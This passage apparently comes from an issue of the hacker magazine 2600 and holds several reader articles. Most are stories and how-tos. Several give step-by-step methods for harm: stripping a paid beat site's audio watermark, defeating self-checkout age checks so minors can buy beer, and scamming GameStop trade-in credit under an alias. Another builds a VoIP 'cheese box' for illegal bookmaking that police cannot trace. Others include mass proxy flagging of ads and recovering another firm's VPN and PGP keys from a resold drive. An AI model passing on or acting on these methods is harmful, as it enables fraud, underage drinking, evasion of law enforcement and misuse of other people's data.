something that makes the world a better place.

As cheap rapid prototype tools, software, and machinery spreads, more and more people will become obsessed with creating their own objects. If you've been waiting to jump in and bring your virtual objects into the physical world, now is the time. Join the rapid prototyping revolution, and design the objects of future!

Bre Pettis is obsessed with making things and is a founding member of NYCResistor. You can find his blog and videos at brepettis.com.

Send your article to articles@2600.com (ASCII text preferred, graphics can be attached) or mail it to us at 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953-0099 USA. If you go the snail mail route, please try to include a CD copy so we don't have to retype the whole thing if we decide to use it.

Articles must not have already appeared in another publication or on the Internet. Once published in 2600, you may do whatever you please with your article.

BEATING THE SYSTEM TO GET BEATS

by lk

During the day I'm a Ruby hacker. I design, write, and manage Ruby/Rails/Merb web applications. But at night, as a hobby, I like to write break beats, house music and other forms of electronic music. I really try to stay "well rounded" and exercise my left and right brain.

I believe strongly that if something is available online, it's yours for the taking if you can find a way to get it. That is as long as you're not profiteering with someone else's gold.

Anyway, the other night I was visiting a fellow on YouTube who was simply amazing at playing his Akai MPC1000 (a sampling drum machine). I visited his MySpace profile to check out his other works, and a widget called "RocBattle" caught my eye. It had various beats of his which he was selling through this third party site/service of the same name.

Very briefly, I was soon to learn that RocBattle employed a relatively common technique of "audio watermarking." If you're familiar with plain old "watermarking," you can imagine what I'm talking about. It's a technique that allows RocBattle to provide an artist's audio track for you to listen to, while at the same time protecting the "rights" of these artists. Listening to the artist's track, another voice recording at a low volume is played that repeats, "Get your beats at RocBattle.com" (or something to that effect), steering away anyone that might try to digitally record the audio coming from their flash player or widget.

A little investigation with Firebug's Net tab revealed something relatively obvious. When hitting the play button on their flash MP3 player, a file called `http://www.rocbattle.com/➥rocbattle.mp3` was being pulled over the tubes. I entered that URL and pulled down an audio file. Of course, this was the voice watermark track! It was almost too easy, because now I knew that the flash player was merely playing two tracks at the same time: the artist's beat, and this watermark.

So, I needed to route my browser's request for that file, and divert it to a blank MP3. I had done something like this previously, so I pulled out Charles Web Debugging Proxy. It's probably the only Java application I actually enjoy. It allows you to do pretty much anything you would want to ever do with HTTP traffic coming to and from your browser.

I quickly created a blank MP3 file and opened Charles. I went to `"Tools... Map Local..."` and created a map to the blank MP3. I tied this file to `http://www.➥rocbattle.com/rocbattle.mp3` and BLAMO! I was able to remove the watermark.

Can anyone guess at how they should have set this watermark up initially? MD5 hash the original file, have the player match that and maybe change the URL to something a little less simple. Of course, there are ways around everything... but at least that's what I would have done!

Anonymous SSH at the Library

by carbide

At the Rutgers' libraries they have computers that you can access without a

username and password. You just go up to a computer, plop down, and start surfing. They are very restrictive however; you cannot easily save files or do pretty much anything else except accessing the Internet and browsing the library catalog.

At my current library the system is the same, which gave me the idea of using a library's computers for accessing other computers completely anonymously. Right from the computer you can sign up for a Hushmail account at: `http://www.hushmail.com`which does not ask for a name or address.

Then using that email address, sign up for a free ssh account. There are good lists maintained at either: `http://www.dmoz.org/Computers/Internet/Access_Providers/Unix_Shell_Providers/Free_Shells` or `http://www.google.com/Top/Computers/Internet/Access_Providers/Unix_Shell_Providers/Free_Shells`. I chose Garo's shells at: `http://jaguar.garofil.be`, because it only required an email address, and from how it seemed the account won't be left there after a while. When new accounts are created the older accounts get deleted (they explain it better on the site).

Now, to access this new ssh account, I use a java web applet called MindTerm at: `http://www.appgate.com/products/80_MindTerm/110_MindTerm_Download/index.php`. This page does not host the ssh applet, it allows one to put up an ssh applet on their web server. However the app is hosted online at: `http://rumkin.com/tools/ssh`. Now you can log into your free ssh account using a *free* ssh applet.

Let's take a step back and see where we are: sitting at a computer *anonymously*, logged into a remote ssh server anonymously, and using an anonymous ssh client. The only way I can think of that someone would be able to track what you are doing is if there is a camera at the library, and they can tell which computer you are using, and they know what the IP address is. But someone at a remote location is not likely to have this information. Other things that can be used to trace you are fingerprints left on the keyboard and mouse.

What to do with this information is left up to the reader. Anonymous activities can either be used for good or evil. Information is not the thing that is wrong or right, it's what each of us decides to do with that information.

Trashing Gone Wrong in Switzerland

by PriesT

You could say that I have a kind of information fetish. Finding out the facts behind something otherwise classified just makes me shiver in delight and scream like a little girl. Naturally, dumpster diving appeals to satisfy such desires. Unfortunately, being the ignorant American that I am, I did not take into consideration how dumpster diving in Switzerland could probably get me locked up. This experience successfully awakened me to that fact.

During the summer of 2008, I went to Switzerland as a part of my French 3 class. The intention was for me to hone my French speaking skills into something comprehensible. During my stay, I lived with what we liked to call a host home, a relative of my French teacher. Fun. This particular home was on the outskirts of a small and interesting city, whose name slips my mind. Maybe I shouldn't say it anyway. Within this establishment were multiple rich corporate buildings: a Rolex factory, a Lamborghini dealership, and multiple security companies. I was in heaven.

One night, around 9 pm, my two friends and I went on a walk. After already exploring the Rolex building's property (their trash could have easily been an army base with all the security surrounding it), we split off and something immediately caught my eye. Within one building's complex, a sign adorned one of the doors of a certain computer industry giant we all know, which I have left unnamed. Unfortunately, my

wheels of curiosity started turning, and I made a beeline for the rows of plastic trash canisters adjacent to the building. They might as well have been buckets of gold nuggets. After looking over a few, I noticed the containers were all labeled according to the company they belonged to. I almost laughed out loud for my luck! After finding the dumpster I was looking for, I began to rummage. I found exactly what I was looking for: papers. Many, many papers.

There were enough papers there to fill Obama's head, excuse the political intrusion. I started looking through them and inspecting their contents —I couldn't believe my eyes. Notes, books of source code, and statistics all relating to this corporation's new secure banking software! From what I read, it has yet to be released, but after ten minutes or so of blissful diving, I had a small stack of extremely interesting things I planned to sort through later. No time for the shredded documents, though.

Just as a disclaimer, I had no intention of using this for malicious purposes. Like I said: this kind of thing gets my blood pumping and makes life that much more interesting. Back to the story.

A hand touched me on the shoulder. I jumped and nearly crapped in my pants, only to see it was one of my smiling friends who had accompanied me to the city. Whew. Just about to bite his head off, I stopped short as his expression quickly turned upside-down. Usually that isn't a good sign. He ran quickly and I was met by two decked-out Swiss security guards, aiming their flashlights at me. *Then* I crapped in my pants. In French, the security guard demanded what I was doing. In short, he spoke awful English and I spoke awful French. Still we managed to get a few points across. As one of the guards held me where I was, the other ran off with a phone. I later discovered that he called the police to inform them that I was a terrorist planting a bomb in a dumpster. *Right*. Scared as a wet rabbit, I did whatever the freak they told me to do. They asked what I was doing there multiple times, and I muttered some story about looking for my watch that might have gotten disposed of. What an awful story. Eventually, they took me to a street corner and we waited for the police. They hadn't seen my collection of banking papers.

We waited, and waited, and waited, and the non-English speaking security guard left on break, and we waited some more. My two friends couldn't stand the pressure of watching me being held hostage (in a matter of speaking), so they came over and accompanied me. I was sure I could just poke this dude in the eye and book it home. As the hours passed, we talked and learned about this guy's life story, except for his shift schedule (those were classified), and we returned the favor with our story.

After three full hours of waiting for the Swiss cops, they finally showed up, screeching to a halt and parking on the curb like they meant business. Suddenly, the same scared-out-of-my-pants feeling that had taken me when I first saw the security officers gripped me again. These cops weren't your typical American, doughnut-eating, badge-bearing cops. These dudes were bad. They had bullet proof vests on, and looked as if they could take on Rambo. I immediately trashed my eye-poking strategy, no pun intended.

To my pleasant (and scared-stiff surprise) the cop asked me my story in perfect English. I recounted the same BS about my watch that I told the security officer. With that, I showed him my ID and he made a check in the security officer's book, then they both promptly left. That was it. The security guard apologized and told us we could go. I was startled at the high level of private security, in contrast with the lax nature of local law enforcement in Switzerland.

Once the adventure was over and I had obtained a good night's sleep, I returned just to look across the parking lot of the building to see if I could spot my stack of documents. I couldn't. At this, I turned around and walked back to my host home.

This experience gave me a deeper level of respect for trash containers, and I have since decided to do my rummaging once it has been retrieved by the waste collectors, or trash men as it is much safer. I would suggest being more careful dumpster diving than I was, or you could learn the hard way. Always assume that maximum security is being implemented. Since then, not a day goes by when I wonder how long I would have been locked up if that small stack of bank documents had been found.

This Posting Has Been Flagged For Removal

by Half Life
halflife811@gmail.com

CL Flagging System

CraigsList (CL) is an automated system in that for the most part it does not rely on human moderators. Instead it relies on community moderation, or in other terms, flagging. An ad may be flagged as miscategorized, prohibited, or spam/overpost. The CL user can flag an ad for any reason and the three types of flags all count the same. The spirit of the CL flagging system is one flag per person per ad. This is enforced by IP address. You can flag an ad many times, but if you have not somehow changed your IP address only one flag counts.

How can an ad be flagged more than once and have it count? The simplest way is to flag it at work and then flag the same ad at home. Work and home IP addresses will most certainly be different. Stop off at the mall on the way home and use public hot spots. I can use my neighbor's unsecured wireless router. In fact, I can see several unsecured networks right now. My DSL package comes with more than one IP address. They count too. But there is a much better way to flag an ad multiple times and have each flag count, and this is by the use of proxy servers. First we must talk a little bit about flag thresholds.

Flag Thresholds

Every ad has a flag threshold. This is the number of flags it takes from different IP addresses to remove the ad from the system. All CL staff will admit to is that the flag threshold is between 2 and 10,000 for any ad. The exact number of flags it takes can vary by city, list, and account. An account that has a history of getting flagged down may tend to have posted ads with low thresholds. However an account is not needed to post an ad. Posts made without a user account may tend to be low as well. In periods of heavy spam, which seems to be always, CL may lower the flag thresholds.

Proxy Flagging

Proxy servers hide your IP address and CL only sees the IP address of the proxy. Anyone can use proxies to flag ads more than once and have the flags count. Enough proxy servers at my disposal ensures that I can always flag an ad down. I usually have about 50 proxies bookmarked. I also have ways to easily find more when needed. Proxy bookmarks do expire and need to be replaced.

Most of my proxy flagging takes place on one list in one city. Sometimes, I venture out into other lists in my city and other cities. In over a year of proxy flagging I have never seen an ad that I could not take down or at least cause it to be ghosted. (Ghosting occurs when the ad has been removed from the master index, but a direct URL to the ad still works.) I have never seen a threshold greater than 75 with the possible exception of the personals which I consider to be a wasteland anyway and almost never go there. Of course, I have no idea what other people are doing in terms of flagging, so I cannot tell for sure. I am in a major city and my list of interest is fairly high volume. I expected the thresholds to be higher, but they were not. When I flag ads in other major cities I never find high thresholds.

Thresholds tend to be low because people generally do not bother to flag. I see evidence of this every day. I often go back a day or so in a list and find spam that probably went live with a threshold of 1 or 2. I flag it once and down it goes. Sure, it may have gone live with a normal threshold and my flag just happened to be the one that took it down, but I see it happen so often that I have to conclude it is because people don't flag. The lack of flagging on CL is much like a democracy with poor voter turnout. Many bad ads on CL simply do not get flagged enough to be removed. List after list in city after city are full of scams, spam, rip offs, and terms of use violations.

CL could attempt to block proxies, but they don't. I speculate this is because proxy servers come and go fast. It would be difficult to try to keep track of them all. New ones will always be popping up. CL wants more flagging. CL is probably blocked at many work places and the only way for people to get to CL at work is through a proxy. When these people flag, CL wants it to count. It is also very possible that CL has concluded that proxy flagging does more good than harm, that is to say an individual flagging more than once helps to take down bad ads more often than not.

Finding Proxies

Of course, Google is your good buddy. Search for "proxy servers". Here is a link to a proxy server that in turn provides access to a small network of proxy servers:


`http://demo1.proxysplit.com`

Proxy servers are pretty easy to find.

Risks

I cannot swear that every proxy server is safe. Some may be the tools of spammers looking to take over machines and turn them into spam bots. So before going crazy with proxy servers make sure Windows is up to date with security patches and virus/spyware updates. A better choice would be to use Linux or Mac OSX for proxy flagging.

Improved Mnemonic Password Policy



by Ian Murphy (aka Backspace)
back_space@hackermail.com

This article is in response to Agent Zer0's article, *Password Memorization Mnemonic* in the Spring 2008 issue, in which he outlines his method for generating and remembering complex passwords that would not be easily guessed. There are a few fundamental flaws in the password generation process. Most notably, there is a commonality or "crib" within the passwords such that if any one of the passwords is compromised, it would compromise all other passwords generated using this algorithm.

Password Generation

Suffice it to say that most of us enjoy music and/or literature. This will be the root of our password generation algorithm. The idea is to take a phrase, poem, or lyric that you already have memorized and leverage that knowledge to generate a long, pseudo-random string that will be easy enough to remember. Let's say that in your idle and misguided youth, you actually memorized the lyrics to "Ice Ice Baby"(remember that this is only being used as an example, I admit to nothing!). The lyrics go, as the Internet remembers them, as follows:

"Alright stop, collaborate and listen, Ice is back with my brand new invention"

Step 1: take the first letter of each word and write it out as a single string:

```
AscalIibwmbni
```

Now we have a 13 character non-English word. Not too bad, but it still wouldn't take a bruteforcer too long to crack, as we're only using the 26 characters of the English alphabet. We need to up the password complexity, somewhat.

Step 2: add some special characters and numbers. As far as this goes, I normally perform a character substitution to the string to get something like this.

```
Asc@l11bwmbn1!
```

As you can see, I've added a bit of complexity to the password as well as adding a punctuation mark to the end.

Vectors of Attack

Naturally, this method generates a password that is highly resistant to brute-forcing (at least without considerable resources). As always, this will not prevent you from having your passwords stolen, either from the website you deal with, or because you practice unsafe logon by sending unencrypted passwords across the Internet.

The Benefits

One of the benefits of this method is that your passwords are as easy to remember as that song that won't leave your head or that *Dear Penthouse* letter you memorized as a teen. Additionally, it is an extensible algorithm in that you can add password length by using more of the lyric/poem.

The Drawbacks

The major drawback I see in this is that there is no direct link between the password and the website or resource you are requesting. If anyone can suggest a suitable method, please let me know.

Conclusion

I've been using this mnemonic for the last five years and found that it has worked well to date. I have noticed a few sites that don't want me to use special characters in my passwords, so I've had to work it around a little bit by lengthening the source string and limiting myself to alpha-numeric passwords. I have noticed that this is changing over time and that most sites I access now permit the use of special characters in my passwords.

Many thanks to The_rick and Typoninja for reviewing the article. Shouts to the old Dievo crew!

Pappy's Cheese Box

By Pappy

Not much has been written about the Cheese Box over the years, and much of what has been written is most often way off track. Descriptions of the Cheese Box range from "Turn your home phone into a payphone" - yeah, right - to making a "Call Diverter." Wrong again - diverters have their place, but they are completely different. A Cheese Box is a remotely placed device (box) that will accept two separate incoming calls from two separate phone lines, and connect them together. Simple idea, but not always a simple device. The best description comes from the inventor of the Cheese Box himself, Mickey Callahan, aka "Cheesebox Callahan," who made bugging devices for the likes of Al Capone. There's even a book about him.

The idea is to have one line for the "bookie" and the other line for "bettors" to call in on. The bookie calls one number and sits and waits. Bettors call the other number, one after the other, and place their bets. The bookie never has to hang up, they just listen for the next caller. Now, the cops are eventually going to get the betting number and trace it, but all they will find is the Cheese Box by itself at some remote apartment or such. When the Cheese Box is compromised, the bookie hangs up and is never located.

Technical descriptions vary from a couple of zener diodes and capacitors to elaborate relay and voice coil designs, depending on what type of older central office switch the lines were connected to. OK, so what good is that now? Older electro-mechanical switches had specific electrical characteristics that allowed devices such as the Black Box to work. It was common for them to reverse line polarity at different stages of a call. You won't find that with today's digital central offices. But there is a way. Enter Pappy's Cheese Box.

The concept of Pappy's Cheese Box is to use VoIP as the medium. Old and new technologies combined. You'll need access to the net, of course, and two VoIP accounts – there are lots of free ones, FWD, etc. I recommend using different services for each line to stall any tracing. You'll need a two FXS port ATA such as the Linksys PAP2T (OK, that gave us the name Pappy), two standard silicon diodes (Radio Shack 276-1114) and an audio isolation transformer (Radio Shack 273-1374).

Set up two anonymous VoIP accounts on the PAP2T. I use Free World Dialup and Gizmo. Change the following settings: REGIONAL – set "Ring Voltage" to "0." LINE 1 – set "CID Service" to "NO" and set "Idle Polarity" to "Reverse." LINE 2 – same changes as Line 1.

Now for the wiring: Put a diode in series with one side of Line 1 coming out of the ATA, then connect that line to the white and black wires of the audio isolation transformer. If the ATA shows that the line is OFF HOOK - the first green LED on the PAP2T will flash – then reverse the polarity of the diode. You want the line to be ON HOOK (not in use) in its idle state. Connect Line 2, in series with the other diode, to the red and yellow wires of the audio isolation transformer, also checking for proper diode polarity.

The theory behind this Cheese Box is that the PAP2T provides a battery reversal when called by an outside party, just like the old days. The diode causes a complete circuit with one side of the isolation transformer when a call is received and holds the line open. The same goes for the other side, so relays are not needed to answer a line. The transformer makes a talk path between the two lines, so the callers can hear each other. Ring current is cut off, so that it won't be fed back to the other line.

Now, how do you use this thing? Hide your Cheese Box in a data room or anywhere connected to the Internet other than your own house. Give the second VoIP line a PSTN number so that it can be called from anywhere. I use IPKall and it's *free*. You can figure out all the ways to be anonymous over the web. Start from a free WiFi hotspot and call the first line through FWD or whatever. Sit and wait for callers to call your published IPKall number and talk with them just like you're on your own personal loop around. Tracing a call to you will be just as difficult, if not more so, than tracing a call from Cheesebox Callahan.

Hacking for Beer

by Yimir
roi_noir@hotmail.com

Over the past few years most large grocery store chains have introduced "membership" or "club" cards. These cards make it easy for corporations to create large databases of consumer spending habits. They also, presumably, allow the corporation to track an individual consumer's habits. This article is about how to use this database against the corporations.

Background

On a recent trip to the grocery store, I decided to use one of their self-check-out machines for the first time. I scanned my membership card and then started scanning my groceries. When I scanned my beer, a message popped up on the screen and a store employee came over. He asked for my driver's license, verified my age, scanned in a card dangling around his neck, typed in a pin number, and then my transaction was completed.

A few days later I went back to the grocery store and used the self-check-out machine. I scanned my membership card and then my beer. To my surprise, no message popped up on the screen and no employee tried to verify my age. The database recorded the fact that I was over 21 and all I needed to do to purchase beer was scan my membership card.

The Hack

This article is for information purposes only, but if someone underage wanted to hack this system to buy beer it would be very easy. One could take the membership card of anyone the system has previously authorized to purchase beer and use it (i.e. Mom, Dad, older sibling). Alternatively, most of the membership cards have a membership number printed on them. This number is used to generate the barcode that the machine scans. It is also used to identify the person in the database.

One could take this number, and using various tools online, generate a barcode that could be printed out. Taping this onto other membership cards would in effect create a fake ID. There are different formats for barcodes, so some experimentation is necessary.

Another way to hack the system is to purchase a 12 pack of soda and cut out its barcode; soda and beer weigh about the same and should fool the weight sensor. Then, on another trip to the store, tape the soda barcode over the barcode for a 12 pack of beer. When it is scanned, the system will think it is soda and not require an employee to verify the customer's age. This hack is most effective when the employees are distracted or helping other patrons, as an obviously underage person scanning a case of beer that the machine reads as soda is suspicious. Also, this would only work with a self-check-out machine.

Conclusion

When I was underage (oh, so many years ago) it was difficult to purchase beer. I spent many hours crafting fake IDs to fool people. Now all a kid needs to do is whip up a barcode and fool a dumb self-check-out machine. This should be a lesson to corporations: go ahead and collect data on consumers, but be prepared for the consumer to find ways to use that data against you.

Shout out to Ghostie and his article "Singapore Library Mischief" in the Autumn 2006 issue of 2600.

Gaming GameStop

by Unanimously Anonymous

At Gamestop, you can trade in your old games and hardware for store credit or cash. When you ask for cash rather than store credit, though, the store reduces your trade-in money by twenty percent. Here's a way to turn this around to an extra twenty percent profit while still getting cash in return:

1. Bring in your games and hardware. While the cashier is processing your trades, ask what games you can pre-order and receive an extra twenty percent store credit towards. Every month, there is a special promotion towards three particular games that you will receive an extra twenty percent credit for pre-ordering.
2. Tell the cashier you want to pre-order one of those games. It doesn't matter which one, but try to remember the name of it for later. Ask what systems the game is for and pick one right away in order to not look too shady. You're going to have to give out your name, address, phone number, and, depending on the cashier, your date of birth. Have an alias if you don't want to give out your real info. In all honesty, these files just sit in a drawer in Texas for four years until they are shredded. Check the receipt and make sure you got the extra twenty percent. Save the receipt!
3. Leave the store for the day. You won't have the cash right away, but patience is a virtue.
4. Come back to the store the next day, at the earliest. You have to go to the same exact store. Hopefully a different cashier will be working, but if not you can probably get away with this anyway. Tell the cashier you want to cancel the game you pre-ordered. Hand them the receipt, which will have the order information on it, so they won't ask to see your ID. If they do, kindly inform them that you would rather not and the information is right on the slip.
5. Once the order is cancelled, they will probably ask what game you want to pre-order in its place. You can say that you'd rather have the cash for now. If they give you a hard time about it, kindly tell them that you used to work at a Gamestop and that you know that cash can be given, even without consent from a manager. They may ask you for your information again, so if you have an alias set up, make sure to give the same info. You'll also have to sign a slip, so practice your illegible scribbling. You'll get your own copy of the receipt along with your cash.

So, instead of losing twenty percent on your trade and being forced to spend your money at Gamestop, you get an extra twenty percent and can spend it anywhere you want.

Down with the used games monopoly!

Vulnerabilities in the Corporate Sector

by =-virus-=

If you search any auction site, you will find lots of laptops and desktops for sale. Many of these computers are sold with the hard drive still inside. The computer is sent to you with no partition table on the drive, or a freshly installed operating system on it. However, the hard drive had all of its data previously erased, since no one intends to have confidential data floating around an auction site, let alone corporate data (such as what could be found on a corporate lease laptop sold on an auction site). This is an article about retrieving that data.

I took it upon myself to see what I could find, and if I was able to successfully recover data. I went on a common auction site and bought a cheap laptop. I wanted the hard drive, so I searched for a laptop that had been a ''corporate lease'' at some point in its journey to me. First I would need some tools:

- 2.5'' IDE (laptop) hard drive enclosure
- USB cable for enclosure
- FAT32 / NTFS file recovery software
- Time

When it arrived I hurried to open both the box and the laptop. When I looked inside the laptop though, I realized I had come across a bump in the road. The hard drive was *not* 2.5'', it was 1.8'' and additionally it had a special connector, not the standard 1.8'' IDE connector. For a moment I thought I wouldn't be able to do much with this.

Then I got an idea. I wouldn't try to install anything *on* the hard drive, in fear of writing over any data. First things first, I booted the laptop with a Linux boot disk to see what the drive contained. It was blank. But had this been an NTFS formatted drive before? If it had been, I may be in luck, since NTFS stores a backup copy of the MBR and file table in a second portion of the hard drive. The Microsoft article can be read at: `http://searchwincomputing.➥techtarget.com/tip/0,289483,➥sid68_gci1194144,00.html`

I searched through the hard drive, sector by sector, and found the backup MBR, but it wasn't complete. It seemed this drive had more done to it than a simple format. They had deleted the partition table and may have created a second one on top as well. I wouldn't be able to copy and paste the backup NTFS hex code to the front sector. What could I do next?

The NTFS recovery program was a Windows XP based one, GetDataBack NTFS (ver: 3). How could I scan this drive with it? Finally, after a night of poor sleep, I figured it out. I'd copy the drive! Normal hard drive copying would mean I'd only get a copy of the sectors that had actual data on them, not marked by the drive file table as "write over me". I made a boot disk using BartPE, and used a program that made a sector for sector copy of the hard drive. This is *very* important. A hard drive cloning program that can handle sector for sector cloning must be used. This will make an exact copy of the drive, with all errors, faulty sectors, hidden data, etc. I let the cloning program do its thing, copying the 1.8'' drive to an extra external drive. *Note:* The drive you clone to will be completely erased and replaced with data from the drive you are cloning. Use a spare drive that's at least as big as the drive you are cloning. I let it run for the night.

The next day, I hooked up the drive I had cloned to my Windows box, and started up the NTFS recovery program. I told it to scan for any file structure that was similar to NTFS or FAT32, and I selected the drive (not any partition of the external drive) as source. It found a few sources and I selected the largest NTFS partition it listed for me, and let the program run. About seven hours later it had found every lost bit, and put it in a nice file structure for me. I copied all the data to a safe location. I was excited to see what I would reap. And reap I did.

I had stumbled across the personal files, pictures, diagrams, and, best of all ".pst" files of an employee at an IT firm! (The .pst file, for those not familiar with Outlook, is where all the contacts, appointments, and emails are stored.) I'm still sorting through it all, though off the bat I am able to see VPN access files, VPN keys, PGP keys, internal emails, links, information, etc. This could lead to a whole host of attacks, both technological and social, on this company.

The important lesson here is if you are selling off extra computer equipment, make sure you get a professional to get rid of all your data, even if it means melting the hard drives down.

Transmissions

by Dragorn

It's that time of year again - eggnog, bad Christmas analogies, and struggling to finish an article through the post-turkey torpor. Employing the method used by sitcoms for decades, I bring you the flashback and clips episode, or "Stuff from the last year you probably should have paid more attention to when it happened."

"Hey Billy, do you remember that time Nancy fell down the stairs, and her TKIP was cracked?" "Yeah, that reminds me of when..."

If you missed this one, your head must be pretty deep in the sand, but it's certainly a harbinger of future attacks against WPA-TKIP. In early November, the first significant break against WPA networks was announced by Beck and Tews, allowing the recovery of the plaintext data at a rate of one byte per minute. This might not sound significant - it is. A successful decode gives the attacker the ability to generate valid packets, opening the TKIP protection to new attacks which are not limited in speed.

WPA-TKIP was designed as a stopgap measure which could be used with older hardware until everything was able to support WPA-CCMP. Thusly, it employs the known flawed RC4 encryption. Those of you who have done your homework know this as the same encryption used in WEP. Oh dear.

To make this less of a tragic replay of the failings of WEP, instead of using a fixed passphrase, the keystream is built with a temporal key (that is, time limited) which is generated after the network is connecting using the master key, derived from either the WPA passphrase on a PSK network or the exchange with the radius server on an EAP network. Replay and injection of the same packet over and over again is prevented with a frame counter; Once a packet is seen, the next packet must have a number higher or it will be ignored. An integrity countermeasure (MIC) makes sure you don't mess with the frame counter. Get it wrong once, the client tells the AP someone is messing with it. Get it wrong twice in a minute and the whole network shuts itself down and when it comes back it has different keys.

This worked fairly well until the standard for QoS came out. Since QoS changes the order of packets, different QoS queues must be allowed to get out of order. Reviving the older ChopChop attack against WEP and replaying a packet in another QoS queue, an attacker can guess at the last byte of plaintext - and be notified by the MIC countermeasures that a valid RC4 packet with an invalid payload was received. So long as the attacker doesn't guess right twice in 60 seconds, the whole packet can be derived. Ever better, the secret data used for the MIC can be derived, allowing spamming of packets into the network with no time restrictions, opening the door for more attacks.

Ironically, now that the PCI credit card standard has been updated to ban use of WEP on payment networks, it will have to be updated again to ban use of TKIP.

TKIP isn't dead, but it's definitely mortally wounded. We're currently in the grace period before it's completely broken. Shift to WPA-CCMP before the next major attack comes along.

"Yeah, that sure was crazy that time, almost reminds me of when the US government waived constitutional rights if you were crossing a border, or even 'near' one!"

Mass media (and even parts of the government) this year finally began noticing what we've known about for a while: When crossing the U.S. border, you no longer have the same constitutional rights you normally would, most noticeably the right against unreasonable search and seizure. Last winter, the EFF filed suit against the government to attempt to discern the limits of the search and seizure policies.

When crossing a border, the U.S. Customs

and Border Protection agency asserts that information stored in phones, laptops, external hard drives, MP3 players, and other devices is no different from printed information, and therefore subject to search and seizure.

In August, it was revealed that the policies allow the agency to take a laptop to an external facility, keep it for an indefinite period of time, attempt to defeat encryption and to share any information taken with other agencies without restriction. These policies apply to anything carried over the border which can store information, including hard drives, flash drives, books, printed material, etc.

In October, the ACLU brought attention to the official governing regulations of the Customs and Border Protection agency, which defines the range of CBP activities as within 100 miles of a border (or coastline), in theory granting CBP warrantless search and seizure abilities in the majority of metropolitan areas. Do you live within 100 miles of a border or coast? According to the U.S. census, 60 percent of us do.

"...And remember when we used to have as much Internet as we could carry?"

When the FCC issued a judgment against Comcast for injecting forged RST packets into users' connections to control traffic by artificially terminating it, they also opened the door for metered bandwidth as a solution, suggesting it as a viable alternative to aggressive packet shaping.

Already started by several ISPs before the FCC ruling, metered bandwidth caps are currently being tested either network-wide or in "select areas" by Cox, Comcast, Time Warner, Frontier, and AT&T, with caps ranging from 250GB/month down to 5GB/month for some DSL services.

Users of cellular data plans are used to "unlimited" not meaning "unlimited" at all, but wide-scale bandwidth caps on land-line connections are a new experience for most U.S. based users. Depending on the company, users who exceed the cap are either disconnected or charged overage fees.

With video rental models (rhymes with Get Bricks) moving towards high-def streaming and even Sony offering downloadable movie content on game systems, legitimate bandwidth use will only be on the rise, and stifling new technology by artificially capping bandwidth is fighting against progress and consumers. Previously, ISPs have argued that only users breaking the terms of service by sharing illegal files could overrun bandwidth cap, an argument which is rapidly losing weight.

Unfortunately, there doesn't seem to be much that can be done in the U.S. at the moment to fight this trend, other than switch providers to a company which doesn't try to cap. With government-granted monopolies for cable service, this can be difficult in many areas.

"Wow, we sure have had a lot of good times this year! Has everyone got their digital converter boxes ready for the analog cut-off?"

"Shut up, Billy."

Business Intelligence

by Tony Hepo

Every single day of our lives, most of us generate data. These days unless you live on a ranch in the middle of nowhere and deal only in cash it's unavoidable. Most of this data ends up being personally identifiable, such as an ISP logging Internet activity, making an appointment at the doctor's, purchasing goods on credit cards, making a phone call, etc. For the past 10 years I've been working as a consultant in the area known as "Business Intelligence" (it's marketing-speak for reporting). I thought I'd share some of the lingo and techniques of the trade because, whether you like it or not, there are hundreds of thousands of people out there analyzing your data and at least this article might give you some insight as to how and why.

My aim for this article is to explain the process to someone with no technical background but even still I'll leave out all of the project-management aspects, such as requirements gathering, workshops, etc. I'll focus on the technology related areas. I also want to point out that most people analyzing your personal data are not evil.

The first step in any Business Intelligence project (I'll call it BI from now on) is to design the Data Warehouse. This is a large database that stores all of your data. It is not just a dumping ground; it must be designed correctly to fit the business and be efficient for reporting. The most common design for a data warehouse is called a Star Schema which has a central "fact table" containing the business "facts" (e.g. units sold, revenue, page views, transactions, calls made) and several "dimensions" containing the descriptive information (e.g. dates, financial quarter, customer names, products, geographical location).

For those of you that are database savvy, the main aim is to reduce the number of joins for any given query, at the expense of allowing duplicate data in certain columns of the dimension tables (known as de-normalization). If you're used to developing data driven applications, this is counter-intuitive because you would normally try to reduce duplication and make each transaction as efficient as possible in storage terms. For data warehousing you do the opposite. The joins used are generally "inner" joins, should be made on integer key fields, and should not use any ID columns that relate to the business (e.g. Customer ID).Instead you build a unique key in each table known as a surrogate key. This method is known as dimensional modeling and is used as a standard in the data warehousing and BI industry. The process is also known as the Kimball method, after Ralph Kimball who was one of the early leaders in the field.

Next you have to gather all of the data you need. More than likely this will come from internal databases that the company already has (e.g. finance systems, HR systems, retail point-of-sale databases) though sometimes it may come from outside (usually from suppliers) and tends to be delivered in "flat files," essentially just large comma-separated or tab-separated text files. Once you've established what your sources are, you need to get them into the database and, regardless of the source (internal or external), it's very unlikely that the data you start with will resemble the Star Schema you designed. This is where you need an ETL tool. ETL stands for Extract, Transformation, and Loading. These tools are purposely built for importing data into data warehouses, though they can be used for other tasks. They allow you take the source data, extract the elements you

need for the fact table, maintain any data in the dimension tables, create or look-up all the keys you need to join the facts to the dimensions, and then load the result into the data warehouse.

Once you've sorted out your data you need a BI software suite. The main purpose of these tools is to allow business users (non-technical people like management, sales, and marketing) to perform complex analysis without having to understand what's going on at the database level. Usually the person (or team) that designs the warehouse and builds the ETL would be responsible for modeling the data in the BI tool. This is achieved by replicating the Star Schema, choosing which fields should be visible to the users, and providing appropriate names and descriptions. This area of the BI tool is often referred to as the "Semantic Layer" or "Metadata Layer" as it is where you define what the data means to the users (metadata is just a term for "data about data"). If all of the above tasks (design, ETL, metadata definition) have been performed successfully, then all the users have to do is drag and drop.

